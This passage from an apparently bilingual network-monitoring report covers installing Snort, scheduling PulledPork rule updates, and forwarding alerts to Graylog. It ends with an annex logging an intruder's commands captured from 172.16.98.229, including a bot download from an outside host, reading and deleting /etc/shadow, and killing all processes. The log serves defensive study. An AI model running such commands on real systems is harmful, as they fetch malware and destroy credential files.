sudo snort -T -c /etc/snort/snort.conf -i eth0
```
You can ignore warnings about flowbits not being checked, as well GID duplicate warnings.
Once that is successful, we want to set PulledPork to run daily. To do this, we add the PulledPork script to
root's crontab:
```
sudo crontab -e
```
You should have PulledPork check daily for updates. The Snort team has asked you to randomize when
PulledPork connects to their server to help with load balancing. In the example below, we have PulledPork
checking at 04:01 every day. Change the minutes value (the 01 below) to a value between 0 and 59, and the
hours value (the 04 below) to a value between 00 and 23. For more info on crontab layout, check here.:
```
01 04 * * * /usr/local/bin/pulledpork.pl -c
/etc/snort/pulledpork.conf -l
```
Note
: If Snort is running, it will need to be reloaded to see the new rules. This can be done with
`kill -SIGHUP <snort pid>`
, or you can restart the Snort service (once that's created below).
Note
: PulledPork can be configured to automatically reboot Snort, but that takes more advanced configu-
ration (and compilation option for Snort) that this guide doesn't go into. Further information can be found
in the Snort manual and in the PulledPork.conf (line 132 or so).
Additional note
about shared object rules: In addition to regular rules, The above section will download
Shared object rules. Shared object rules are also known as "Shared Object rules", "SO rules", "pre-compiled
rules", or "Shared Objects". These are detection rules that are written in the Shared Object rule language,
which is similar to C.
These rules are pre-compiled by the provider of the rules, and allow for more complicated rules, and allow

for obfuscation of rules (say to detect attacks that haven't been patched yet, but the vendor wants to allow
detection without revealing the vulnerability). These rules are compiled by the vendor for specific systems.
One of these systems is Ubuntu 12, and luckily these rules also work on Ubuntu 14 and 16

systemD Startup Script - Ubuntu 16

Ubuntu 16 has moved to systemD for services / daemons. For more information about creating and managing
systemD servcies, please see this excellent article.
To create the Snort systemD service, use an editor to create a service file:

```
sudo vi /lib/systemd/system/snort.service
```

and enter the following content (change the interface name from ens160 if different on your system):

```
[Unit]
Description=Snort NIDS Daemon
After=syslog.target network.target
[Service]
Type=simple
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c
/etc/snort/snort.conf -i ens33
[Install]
WantedBy=multi-user.target
```

Now we tell systemD that the service should be started at boot:

```
sudo systemctl enable snort
```

19
finally, we want to start the service:

```
sudo systemctl start snort
```

to check that the service is running:

```
systemctl status snort
```

Configurer Snort avec Graylog

Dire que toutes les alertes soient notées dans le syslog local :

```
sudo vi /etc/snort/snort.conf
```

Changer à la ligne 528,

syslog
output alert_syslog: LOG_AUTH LOG_ALERT
En

syslog
output alert_syslog: LOG_LOCAL5 LOG_ALERT
On va créer un fichier pour configurer le syslog local à transférer les logs au Graylog.
On va créer le fichier 85-snort.conf dans /etc/rsyslog.d

```
$ sudo vi /etc/rsyslog.d/85-snort.conf
```

Coller ce text dans le fichier et adapter le vert et mettre l'adresse ip de votre Graylog et en rouge le port choisi plus haut.

```
$template GRAYLOGRFC5424,"<%PRI%>%PROTOCOL-VERSION% %TIMESTAMP:::date-
rfc3339% %HOSTNAME% %APP-NAME% %PROCID% %MSGID% %STRUCTURED-DATA%
%msg%\n"

local5.alert @10.136.3.7:9520;GRAYLOGRFC5424
```

Sauver et quitter

Redémarrer le rsyslog

```
$ sudo service rsyslog restart
```

Graylog Configuration

Dans le Graylog, il faut aller dans System – Inputs – dans Select input, mettre Syslog UDP et cliquer sur Launch new input– mettre pour le port : 9520 et le Title : Snort – save.

Dans le menu aller dans System – Pipelines – Manage rules – Create Rule – Description : Snort Règles – Rule source, coller le code ci-dessous :

```
rule "Extract Snort alert fields"
when
  has_field("message")
then
  let m = regex("^\\s?\\[(\\d+):(\\d+):(\\d+)\\] (.+?)
\\[Classification: (.+?)\\] \\[Priority: (\\d+)] \\{(.+?)\\}
(\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}):(\\d{1,5}))? ->
(\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}):(\\d{1,5}))?\\R?",
to_string($message.message));

  set_field("snort_alert", true);

  set_field("generator_id", m["0"]);
  set_field("signature_id", m["1"]);
  set_field("signature_revision_id", m["2"]);

  set_field("description", m["3"]);
  set_field("classification", m["4"]);
  set_field("priority", to_long(m["5"]));
  set_field("protocol", m["6"]);

  set_field("src_addr", m["7"]);
  set_field("src_port", to_long(m["9"]));

  set_field("dst_addr", m["10"]);
  set_field("dst_port", to_long(m["12"]));
end
```

On va maintenant créer le Streams, aller dans le menu Streams – Create Stream – Title : Snort Stream – Description : Snort – Save

Sur le stream créer, cliquer sur Manage Rules – Add stream rule – Field : application_name – Type : match exactly – Value : snort – Save

Sur le stream créer, cliquer sur Manage Rules – Add stream rule – Field : message – Type : match regular expression – Value : `^\s?\[\d+:\d+:\d+].*` – Save – I'm done !

Pour finir, aller dans le menu System – Pipelines – Manage pipelines – Add new pipeline – Title : Snort Pipeline – Save – Edit – In Pipeline connections : Edit connections – Select : Snort Stream and All messages – Save – Add new stage – Stage : 0 – Cocher At least one of the rules on this stage matches the message – Stage rules : Extract Snort alert fields – Save.

Annexe 9 : Commandes de 172.16.98.229

[172.16.98.229] login attempt [root/admin] succeeded
[172.16.98.229] CMD: cat /proc/cpuinfo
[172.16.98.229] CMD: sudo du
[172.16.98.229] CMD: id
[172.16.98.229] CMD: yum
[172.16.98.229] Command not found: yum
[172.16.98.229] CMD: wget [http://cachefly.cachefly.net/100mb.test
[172.16.98.229] CMD: cd /var/tmp
[172.16.98.229] CMD: cd /var/tmp
[172.16.98.229] CMD: ls -a
[172.16.98.229] Command found: wget http://fack.at.ua/bots.jpg
[172.16.98.229] CMD: cd
[172.16.98.229] CMD: kill -9 -1
[172.16.98.229] CMD: ls -al .bot
[172.16.98.229] CMD: cd /var/tmp
[172.16.98.229] CMD: cd /etc/shadow
[172.16.98.229] CMD: vi /etc/shadow
[172.16.98.229] CMD: nano /etc/shadow
[172.16.98.229] CMD: more /etc/shadow
[172.16.98.229] CMD: apt-get install vim
[172.16.98.229] CMD: vim /etc/shadow
[172.16.98.229] CMD: rm /etc/shadow
[172.16.98.229] CMD: cd /etc/
[172.16.98.229] CMD: ls
[172.16.98.229] CMD: cd ..
[172.16.98.229] CMD: rm etc
[172.16.98.229] CMD: exit
[172.16.98.229] CMD: more /etc/passwd
[172.16.98.229] CMD: cron -e
[172.16.98.229] CMD: shutdown
[172.16.98.229] CMD: reboot